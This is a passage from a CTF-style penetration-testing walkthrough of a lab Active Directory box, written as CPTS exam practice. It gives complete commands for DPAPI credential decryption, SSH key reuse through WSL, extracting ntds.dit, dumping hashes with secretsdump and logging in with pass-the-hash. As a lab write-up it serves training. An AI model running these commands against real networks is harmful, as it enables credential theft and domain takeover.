Note: This box runs a cleanup script that periodically deletes
todd.wolfeagain. If subsequent steps fail on his credentials, re-run theRestore-ADObjectcommand before continuing.
Verify the credentials from the spreadsheet still work:
nxc smb 10.129.232.130 -u todd.wolfe -p 'NightT1meP1dg3on14' -k
Re-collect BloodHound data now that todd.wolfe is restored:
rusthound-ce -d voleur.htb -u 'ryan.naylor' -p 'HollowOct31Nyt' -o ./bh -z


todd.wolfe is now visible as a member of the Second-Line Technicians group, which means different SMB share access.
Lateral Movement - DPAPI Credential Decryption (todd.wolfe)
Connecting to the SMB share as todd.wolfe, there is a second-line support folder that was not visible before.
smbclient --realm=voleur.htb -U 'voleur.htb/todd.wolfe%NightT1meP1dg3on14' //dc.voleur.htb/IT
However, this time there are a lot of files and folders to go through. To save time we can use NXC’s spider_plus module as todd.wolfe to see what he can reach that ryan.naylor could not:
nxc smb dc.voleur.htb -u todd.wolfe -p 'NightT1meP1dg3on14' -k -M spider_plus -o EXCLUDE_FILTER='ADMIN$, C$, IPC$, SYSVOL, NETLOGON'
Pretty-print the JSON output:
cat /home/parallels/.nxc/modules/nxc_spider_plus/dc.voleur.htb.json | jq '. | map_values(keys)'

Two items stand out in the archived profile:
Second-Line Support/Archived Users/todd.wolfe/AppData/Roaming/Microsoft/Protect/S-1-5-21-3927696377-1337352550-2781715495-1110/08949382-134f-4c63-b93c-ce52efc0aa88
Second-Line Support/Archived Users/todd.wolfe/AppData/Roaming/Microsoft/credentials/772275FAD58525253490A9B0039791D3
The Protect folder contains a DPAPI master key file. The credentials folder contains an encrypted credential blob. The master key is tied to todd.wolfe’s SID and password, both of which we have. Connect and download both files:
smbclient --realm=voleur.htb -U 'voleur.htb/todd.wolfe%NightT1meP1dg3on14' //dc.voleur.htb/ITsmb: \> cd "Second-Line Support/Archived Users/todd.wolfe/AppData/Roaming/Microsoft/Protect/S-1-5-21-3927696377-1337352550-2781715495-1110"
smb: \> get 08949382-134f-4c63-b93c-ce52efc0aa88
smb: \> cd "Second-Line Support/Archived Users/todd.wolfe/AppData/Roaming/Microsoft/credentials"
smb: \> get 772275FAD58525253490A9B0039791D3
Decrypt the master key using todd.wolfe’s SID and password:
impacket-dpapi masterkey -file 08949382-134f-4c63-b93c-ce52efc0aa88 -sid S-1-5-21-3927696377-1337352550-2781715495-1110 -password NightT1meP1dg3on14
Decrypted key: 0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969ccae6f550650a83Use the decrypted key to decrypt the credential blob:
impacket-dpapi credential -file 772275FAD58525253490A9B0039791D3 -key 0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969ccae6f550650a83
Credentials recovered: jeremy.combs:qT3V9pLXyN7W4m
Finding 3: Archived User Profile on SMB Share Contains DPAPI Credentials Decryptable with Known Account Password
Verify the credentials:
nxc smb 10.129.232.130 -u jeremy.combs -p 'qT3V9pLXyN7W4m' -k
Lateral Movement - WSL SSH Key (jeremy.combs)
Connect to the IT share as jeremy.combs:
smbclient --realm=voleur.htb -U 'voleur.htb/jeremy.combs%qT3V9pLXyN7W4m' //dc.voleur.htb/IT
Two files of interest:
smb: \> mget *
The note reads:
Jeremy,

I've had enough of Windows Backup! I've part configured WSL to see if we can utilize any of the backup tools from Linux.

Please see what you can set up.

Thanks,

Admin
The note confirms the SSH listener on port 2222 is a WSL environment. The id_rsa file is a private key left there for Jeremy to use.
Trying to SSH in as jeremy.combs with the key fails:
chmod 600 id_rsa
ssh -i id_rsa [email protected] -p 2222
The key belongs to a different account. Extracting the raw base64 from the key file and running it through xxd reveals a username embedded in the key comment:
base64 -d id_rsa.bak | xxd

Confirm with ssh-keygen:
ssh-keygen -y -f ./id_rsa
The key was generated by svc_backup on the domain controller. Connect as that account:
ssh -i id_rsa [email protected] -p 2222
Privilege Escalation - NTDS.dit via WSL
Inside the WSL session, /mnt/c gives direct read access to the Windows C:\ drive. Navigating straight to the administrator’s user folder is denied, but the mount is worth exploring further.

After looking around some more, browsing to the IT folder turns up a third-line support backup directory:
cd /mnt/c
find . -type f 2>/dev/null
/mnt/c/IT/third-line support/backups/Active Directory/ntds.dit
/mnt/c/IT/third-line support/backups/Active Directory/ntds.jfm
/mnt/c/IT/third-line support/backups/registry/SECURITY
/mnt/c/IT/third-line support/backups/registry/SYSTEM
This is a manually created backup copy of the AD database and registry hives. svc_backup was set up to automate these operations, and the files are sitting in a folder accessible via the WSL filesystem mount.
Copy all four files to the attack box via SCP:
scp -i id_rsa -P 2222 -r [email protected]:"/mnt/c/IT/third-line support/backups" .
Finding 4: svc_backup WSL Account Has Read Access to a Backup Copy of ntds.dit on the Windows Filesystem
Domain Compromise

Move the four files into one directory and run secretsdump:
secretsdump.py -system SYSTEM -security SECURITY -ntds ntds.dit local
Administrator NT hash recovered: e656e07c56d831611b577b160b259ad2
Authenticate as Administrator via psexec:
psexec.py -hashes :e656e07c56d831611b577b160b259ad2 -k "voleur.htb/[email protected]"

CPTS Exam warning: The
krb5.confyou copied in earlier is still active on your machine. If you are moving on to a different target or starting the CPTS exam after practicing this box, restore the original or remove it entirely before connecting to the exam environment. A stalekrb5.confpointing atvoleur.htbwill cause Kerberos errors on unrelated domains and can waste a lot of time chasing phantom authentication failures.sudo mv /etc/krb5.conf /etc/krb5.conf.bak
Takeaways
How this box helped me prepare for the CPTS exam
-
Kerberos-only environments require upfront configuration. When NTLM is disabled, every SMB tool that defaults to NTLM authentication will fail or return a confusing error. Nmap reported that SMBv2 negotiation failed for the scripted checks, even though the port was open. The fix is straightforward: generate a
krb5.confwith NXC using--generate-krb5-fileand then add-kto every subsequent NXC command. On the CPTS exam or a real engagement, Kerberos-only domains are increasingly common. Checking whether NTLM is disabled early saves you from chasing phantom authentication failures. -
Password-protected Office files are a legitimate credential store target. Access_Review.xlsx held plaintext credentials for multiple accounts and the only protection was a weak password.
office2johnextracts the hash in one command and rockyou cracks it in seconds against a weak password likefootball1. Any locked Office file found on an accessible share is worth cracking. -
DPAPI credential files are decryptable with a known user password. DPAPI falls outside the CPTS exam scope, so this is one to file away for post-exam learning rather than something to drill before the test. That said, it is worth understanding the concept. When a user’s password is known and their SID and DPAPI master key are accessible, the entire Windows Credential Manager store for that user can be decrypted offline using
impacket-dpapi. Archived user profiles left on file shares are a reliable source of DPAPI material because the files have been moved away from the live system but the master keys are still recoverable from the known credentials. The workflow is always: master key first withimpacket-dpapi masterkey, then apply the decrypted key to each credential blob withimpacket-dpapi credential. -
The AD Recycle Bin is a useful lateral movement path, not just an enumeration curiosity.
todd.wolfewas deleted from Active Directory but his credentials were still valid in the spreadsheet. The restore process is quick from a PowerShell session with the right group membership, and the restored account opened a completely new section of the share. Know how to query the Recycle Bin (Get-ADObject -IncludeDeletedObjects), how to interpret the GUID from the output, and how to restore withRestore-ADObject. This same pattern appears in TombWatcher, so it is becoming a recognised technique worth adding to your AD methodology. -
An SSH listener on a non-standard port on a Windows box often indicates WSL. Port 2222 with an Ubuntu banner on a domain controller is a sign that the SSH service is running inside a Windows Subsystem for Linux instance. The implication is that the Linux session has access to the Windows filesystem via
/mnt/c, which may include files or directories that Windows-side access controls would normally restrict. When you see this configuration, enumerate the mounted Windows filesystem from the Linux session immediately.